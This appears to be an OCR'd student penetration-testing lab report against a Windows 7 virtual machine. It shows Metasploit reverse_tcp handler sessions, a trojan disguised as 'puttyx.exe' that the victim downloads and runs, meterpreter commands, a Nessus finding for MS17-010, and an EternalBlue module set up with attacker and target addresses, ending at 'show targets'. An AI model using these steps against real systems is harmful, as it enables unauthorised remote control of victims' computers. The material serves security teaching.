
```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\ditiss>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::2484:4ccb:f731:ce6f%11
   IPv4 Address. . . . . . . . . . . : 192.168.80.158
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.80.1

Tunnel adapter isatap.{4976E098-608B-48B7-B685-675AA2A0DA3C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\ditiss>
```

4.4 Exploitation on Windows using reverse_tcp:



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOSTS 192.168.80.142
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.80.142
msf6 exploit(multi/handler) > set LHOST 192.168.80.142
LHOST => 192.168.80.142
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.80.142:4444
[*] Sending stage (175686 bytes) to 192.168.80.158
[*] Meterpreter session 1 opened (192.168.80.142:4444 → 192.168.80.158:49167) at 2023-08-26 07:34:17 -0400
```

Here we didn’t get meterpreter directly .If victim browse for puttyx.exe and download.



0% of puttyx.exe from 192.168.80.142 Completed

Getting File Information:
puttyx.exe from 192.168.80.142

Estimated time left:


File Download - Security Warning

Do you want to run or save this file?

Name: puttyx.exe
Type: Application, 463KB
From: **192.168.80.142**


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

After downloading it ,when he click on that application:




puttyx Date modified: 8/26/2023 4:40 PM Date created: 8/26/2023 4:39 PM
Application Size: 463 KB

And then , we exploit and we got following windows 7 meterpreter



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOSTS 192.168.80.142
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS ⇒ 192.168.80.142
msf6 exploit(multi/handler) > set LHOST 192.168.80.142
LHOST ⇒ 192.168.80.142
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.80.142:4444
[*] Sending stage (175686 bytes) to 192.168.80.158
[*] Meterpreter session 1 opened (192.168.80.142:4444 → 192.168.80.158:49167) at 2023-08-26 07:34:17 -0400

meterpreter >
[*] 192.168.80.158 - Meterpreter session 1 closed.  Reason: Died
```

For checking the result we put some window’s command:



```
meterpreter > sysinfo
Computer        : WIN-BJ50VA8DPBF
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\ditiss\Desktop
meterpreter > dir
Listing: C:\Users\ditiss\Desktop
════════════════════════════════

Mode              Size    Type  Last modified              Name
────              ────    ────  ─────────────              ────
100666/rw-rw-rw-  282     fil   2023-08-14 05:16:40 -0400  desktop.ini
100777/rwxrwxrwx  474624  fil   2023-08-26 07:09:58 -0400  puttyx.exe
```

5.MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI on SMB Remote Windows Command Execution)

Technical details:

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)


- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.



MYSCAN / Microsoft Windows (Multiple Issues)


‹ Back to Vulnerabilities

5 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.3	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Exe...	Windows	1
CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1
HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) ...	Windows	1
MEDIUM	6.8	6.0	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527...	Windows	1
INFO			WMI Not Available	Windows	1

5.1 MS17-010 on windows 7:

First search for MS17-010 ,then use eternalblue




```
msf6 > use MS17-010

Matching Modules
================

   #  Name                                     Disclosure Date  Rank     Check  Description
   -  ----                                     ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                             it.html
   RPORT          445              yes       The target port (TCP)
```


Set payload windows/meterpreter/reverse_tcp

Set LHOST 192.168.80.142

SET RHOST 192.168.80.158




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.80.142
LHOST ⇒ 192.168.80.142
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.80.158
RHOST ⇒ 192.168.80.158
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.80.158   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                             -metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines.
```




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.80.142   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Type show targets in meterpreter you will see all the targets:




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
